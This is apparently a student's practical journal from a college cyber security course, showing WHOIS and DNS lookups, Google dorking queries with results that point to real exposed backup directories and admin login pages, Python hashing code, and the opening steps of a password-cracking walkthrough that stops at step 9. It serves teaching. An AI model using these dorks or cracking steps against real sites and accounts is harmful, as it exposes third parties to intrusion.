B.K. BIRLA COLLEGE, KALYAN
(EMPOWERED AUTOMOMOUS STATUS)

(DEPARTMENT OF CYBER SECURITY)

CERTIFICATE

This is to certify that Ms./Mr. _____, Seat No. _____ has satisfactorily completed the *Operating System and Mobile Forensics* of *Semester V* for the fulfillment of T.Y. B.Sc. Cyber Security requirements for the academic year 2026–2027.

Date:21/092026

Place: Kalyan

Signature of Examiners

_____

_____

Professor-In-Charge

_____

Head Of Department

INDEX

TY-Cyber Sem-5 Practical (Operating System and Mobile Forensics)

Sr. No.	Title of Practical	Page No.	Date	Signature
1	Information Gathering – WHOIS Enumeration (Passive)	2	18/06/2026	
2	Information Gathering – Google Dorking	5	20/06/2026	
3	Password Security and Hash Analysis Using MD5, SHA-1 and HMAC	9	30/06/2026	
4	Password Cracking with John the Ripper	13	08/07/2026	
5	Vulnerability Scanning with Nmap	19	18/07/2026	
6	Session Hijacking Mastery / Wireshark for Password Sniffing	24	21/07/2026	
7	Low-Level SQL Injection with DVWA (Linux)	27	01/08/2026	
8	Cross-Site Scripting (XSS) with DVWA (Low)	36	17/08/2026	
9	XSS Reflected with DVWA (Linux)	46	27/08/2026	
10	Study and Implementation of Keylogging Technique Using Python	55	10/09/2026	

Practical No. 1

Aim: Information Gathering - WHOIS Enumeration (Passive)

Objective:


- To understand the concept of passive information gathering used in reconnaissance.
- To learn how the WHOIS database can be queried to retrieve domain registration details.
- To identify the registrar, registration/expiry dates, and name servers of a target domain.
- To understand why WHOIS lookups are considered a low-risk, hard-to-detect reconnaissance method.

Background Information:

- It is a passive information-gathering technique.
- It collects public information about a domain from the WHOIS database.
- It provides details like the domain owner, registrar, registration date, and name servers.
- It does not directly contact the target system, so it is difficult to detect.

Steps:


Procedure Flow:




Step1: Open browser and type Who.is



Step2: Type nykaa.com



Step3: Click on DNS records



DNS Records for nykaa.com

Hostname	Type	TTL	Priority	Content
nykaa.com	SOA	86400		ns-1090.awsdns-08.org awsdns-hostmaster.amazon.com 1 7200 900 1209600 86400
nykaa.com	A	0		52.85.193.114
nykaa.com	A	0		52.85.193.90
nykaa.com	A	0		52.85.193.66
nykaa.com	A	0		52.85.193.70
nykaa.com	NS	0		ns-1090.awsdns-08.org
nykaa.com	NS	0		ns-2030.awsdns-61.co.uk
nykaa.com	NS	0		ns-956.awsdns-55.net
nykaa.com	NS	0		ns-61.awsdns-07.com
nykaa.com	MX	0	10	mxb-00a39001.gslb.pphosted.com
nykaa.com	MX	0	10	mxa-00a39001.gslb.pphosted.com
www.nykaa.com	CNAME	0		www.nykaa.com-v1.edgekey.net
www.nykaa.com	AAAA	0		2600:1408:c400:11::17cd:6b51
www.nykaa.com	AAAA	0		2600:1408:c400:11::17cd:6b4b
www.nykaa.com	A	0		23.12.144.246

Practical No. 2

Aim: Information Gathering - Google Dorking
Tool: Google Search operators

Objective:

- To understand advanced Google search operators used for information gathering.
- To practically apply operators such as site:, filetype:, intext:, intitle:, inurl:, allinurl:, cache:, and related:.
- To identify publicly exposed or sensitive information using dork queries.
- To understand how Google Dorking assists the reconnaissance phase of a security assessment.

Background Information:


- Google Dorking is a technique used to find specific information on the internet using advanced Google search operators.
- It helps security professionals collect publicly available information about websites and organizations.
- Operators such as site:, filetype:, intext:, and intitle: can make searches more specific.
- Google Dorking is useful in information gathering, security assessment, and identifying publicly exposed information**.**

Common operators:


Operator	Definition
• **Site:**	Searches for information only within a specific website or domain.
• **Filetype:**	Searches for a specific type of file, such as PDF, DOCX, or PPT.
• **Intext:**	Searches for a specific word or phrase within the webpage's text.
• **Intitle:**	Searches for webpages that contain a specific word or phrase in their title.
• **Inurl:**	Searches for webpages that contain a specific word or phrase in their URL.
• **Allinurl:**	Searches for webpages whose URL contains all the specified words.
• **Cache:**	Shows a stored or older version of a webpage saved by a search engine.
• **Related:**	Finds websites that are similar or related to a specified website.

Command:


- **Site:** site: geeksforgeeks.org login



- **Filetype:** filetype:pdf "confidential"



- **Intext:** intext:"malware detection"



- **Intitle:** intitle:"index of" "backup"

kurniajayabersama.com
https://www.kurniajayabersama.com › backup

Index of /backup/

1 day ago · Proudly Served by LiteSpeed Web Server at www.kurniajayabersama.com Port 443.

at0317.com
https://at0317.com › backup

Index of /backup

Aug 21, 2026 · Directory listing for /backup. Contains backup files, configuration, passwords, and database dumps.

mycornerstonetx.com
https://www.mycornerstonetx.com › backup

Index of /backup/

May 16, 2023 · Proudly Served by LiteSpeed Web Server at www.mycornerstonetx.com Port 443.

archive.org
https://ia800509.us.archive.org › items › backup_nsz_update

Index of /12/items/backup_nsz_update/ - ia800509.us.archive.org

Index of /12/items/backup_nsz_update/

- **Inurl:** inurl:login.php

arshacollege.org
https://www.arshacollege.org › admin › admin_login.php

Admin Login : Arsha College

arshacollege@gmail.com Home

CGCA
http://cgca.gov.in › admin › login.php

CGCA ADMIN PANEL

PLEASE LOGIN TO CGCA/CCA ADMIN PANEL Email Id

sourashtracollege.com
https://www.sourashtracollege.com › adminlogin.aspx

Home | Sourashtra College


Please enter your Username and password Powered by Bigdbiz Solutions

Netaji Nagar Day College
https://nndc.ac.in › admin_login.php


Admin Login : Netaji Nagar Day College

Admin Login User name

- **Allinurl:** allinurl:cyber security attack



- **Cache:** cache:example.com



- **Related:** related:youtube.com

Practical No. 3

Aim: Password Security and Hash Analysis Using MD5, SHA-1 and HMAC
Tool: Password policy review / hash analysis

Method 1: MD5

Objective:

- To understand how the MD5 hashing algorithm converts plain text into a fixed-length hash.
- To implement MD5 hashing programmatically using Python's hashlib library.
- To analyze why MD5 is considered weak for modern password storage.
- To observe the fixed length and format of an MD5 hash output.

Background Information:

- **Password Security Assessment** checks how strong and secure a password is.
- **MD5 (Message-Digest Algorithm 5)** is a hashing algorithm.
- It converts a password into a **32-character hexadecimal hash**.
- Hashing is generally a **one-way process**, so the original password is not directly stored.
- MD5 is **not secure for modern password storage**.
- MD5 hashes can be vulnerable to **brute-force and dictionary attacks**.
- MD5 is useful for understanding **basic password hashing concepts**.

Code:

```
import hashlib


def generate_md5(message):
    md5_object = hashlib.md5()

    md5_object.update(message.encode())

    return md5_object.hexdigest()

message = "This is TYCybersecurity!"
md5_hash = generate_md5(message)
print(f"MD5 Hash: {md5_hash}")
```

Output:



Online Practical Steps:

1. Open CyberChef – Hash Text: CyberChef Hash Text
2. Enter the input text, for example: This is TYCybersecurity!
3. Select MD5 as the hashing algorithm.
4. Click Hash/Generate.
5. Observe the 32-character hexadecimal MD5 hash.
6. Compare the online result with the Python program output.
7. Try changing one character in the input and observe how completely the hash changes.

Note: Do not enter real passwords or confidential information into online hashing tools.

Method 2: SHA-1

Objective:

- To understand the working of the SHA-1 cryptographic hash function.
- To generate a SHA-1 hash for a given input string using Python.
- To compare SHA-1's hash length and strength with MD5.
- To understand why SHA-1 is now deprecated for security-sensitive applications.


Background Information:

- SHA-1 (Secure Hash Algorithm 1) is a cryptographic hashing algorithm.
- It converts a password into a 160-bit (40-character hexadecimal) hash value.
- SHA-1 is a one-way hashing function, meaning the original password cannot be directly obtained.
- SHA-1 is now considered weak and is not recommended for modern password storage.

Code:

```
import hashlib
def calculate_sha1(message):
    sha1_object = hashlib.sha1()
    sha1_object.update(message.encode())
    return sha1_object.hexdigest()
message = "This is a message"
sha1_hash = calculate_sha1(message)
print(f"SHA-1 Hash: {sha1_hash}")
```

Output:



Online Practical Steps:

1. Open **CyberChef – Hash Text**: CyberChef Hash Text
2. Enter the message: This is a message
3. Select **SHA-1** as the hashing algorithm.
4. Generate the hash.
5. Observe that SHA-1 produces a **40-character hexadecimal hash**.
6. Compare the result with the Python program output.
7. Change the input slightly and observe the change in the hash.

Observation: SHA-1 produces a longer hash than MD5, but **SHA-1 is also considered unsuitable for modern security-sensitive applications**.

Method 3: HMAC

Objective:

- To understand the concept of HMAC and its role in verifying data integrity and authenticity.
- To implement HMAC generation using a secret key and SHA-256 in Python.
- To compare HMAC with plain hashing techniques such as MD5 and SHA-1.
- To understand how HMAC helps protect transmitted data against tampering.

Background Information:

- HMAC (Hash-based Message Authentication Code) is a cryptographic technique used to verify the integrity and authenticity of data.
- It combines a secret key with a cryptographic hash function to generate an HMAC value.
- HMAC can be used to study password security and hash verification in a controlled Linux environment.
- It helps understand how secret keys and hashing can protect data from unauthorized modification.

Code:

```
import hmac
import hashlib

def generate_hmac(key, message):
    hmac_object=hmac.new(key.encode(), message.encode(), hashlib.sha256)

    return hmac_object.hexdigest()

key = "secret_key"
message = "This is a message"
hmac_code = generate_hmac(key, message)
print(f"HMAC: {hmac_code}")
```

Output:

```
File  Edit  Shell  Debug  Options  Window  Help
Python 3.11.0 (main, Oct 24 2022, 18:26:48) [MSC v.1933 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license()" for more information.
>>>
= RESTART: C:/Users/Khushi/AppData/Local/Programs/Python/Python311/kiara mam.py
HMAC: 55ac7e647c55ef0552d991f79aa2c7037c6585c0c98aa4c1ac206b1933fc030e
```

Online Practical Steps:

1. Open the **CyberChef HMAC Generator**: CyberChef HMAC Generator
2. Enter the message: This is a message.
3. Enter the secret key: secret_key.

4. Select **SHA-256** as the hash algorithm.
5. Generate the HMAC.
6. Observe the generated HMAC value.
7. Compare the online result with the Python program output.
8. Change the message or key and observe that the HMAC changes.

Observation: Unlike plain hashing, HMAC uses a **secret key**, providing authentication and integrity verification.

Practical No. 4

Aim: Password Cracking with John the Ripper
Tool: John the Ripper (john)

Objective:


- To understand the working of password-cracking tools such as John the Ripper / Hash Suite.
- To import a wordlist and run a benchmark/dictionary attack against password hashes.
- To generate and analyze hash values using a hash calculator.
- To understand the importance of strong password policies as a defense against such attacks.

Background Information:

- John the Ripper is a password-cracking tool used to test the strength of passwords.
- It works by trying different password combinations and wordlists against password hashes.
- It helps security professionals identify weak or easily guessable passwords.
- John the Ripper is commonly used in authorized security testing and password auditing.

Steps:

Procedure Flow:



Step 1: Download the John the ripper

- **Copy this link and paste it in browser for downloading the John the Ripper**

https://www.bing.com/ck/a?!&&p=a4e61a11a47e34fdb38fbb7ea9ece83b21534c0e7c84385dde64cf0c872d27bdJmltdHM9MTc4NzcwMjQwMA&ptn=3&ver=2&hsh=4&fclid=3ed34aaa-6e4f-6571-1de7-5d296f186493&psq=john+the+ripper+download+&u=a1aHR0cHM6Ly93d3cub3BlbndhbGwuY29tL2pvaG4v

- **first go to main home page**
- **then go to download page from that**
- **Download free version you will see it download a Zip File**


Download free version (26.9 MB).

SHA-256: 85efaa3ccef3f9024463d51769ed2ccec15f9ca6428ec0e5e38f446a245d4250


Step 2: Extract Zip file

Step 3: Go to that file click on Hash_Suite_64 **run it as administrator**


Step 4: You will see this screen




Step 5: Now Click on "**use rules**"




Step 6: After clicking on "use rules" you will see this kind of rules




Step 7: Now go to **Tools bar** and then click on **Import** in that go to **From file**



Step 8: Now Import file from Hash_Suit_64 only the file will be wordlist_small.list then open it Follow this file path **File path is C:\Users\Khushi\Downloads\Hash_Suite_Free_4_0 \Hash_Suite_Free\Wordlists (**Follow this path for importing the correct file**)**




Step 9: Then **click** on **Alt + F + B** you will see the **benchmarks on screen** wait for **2 min to complete it**

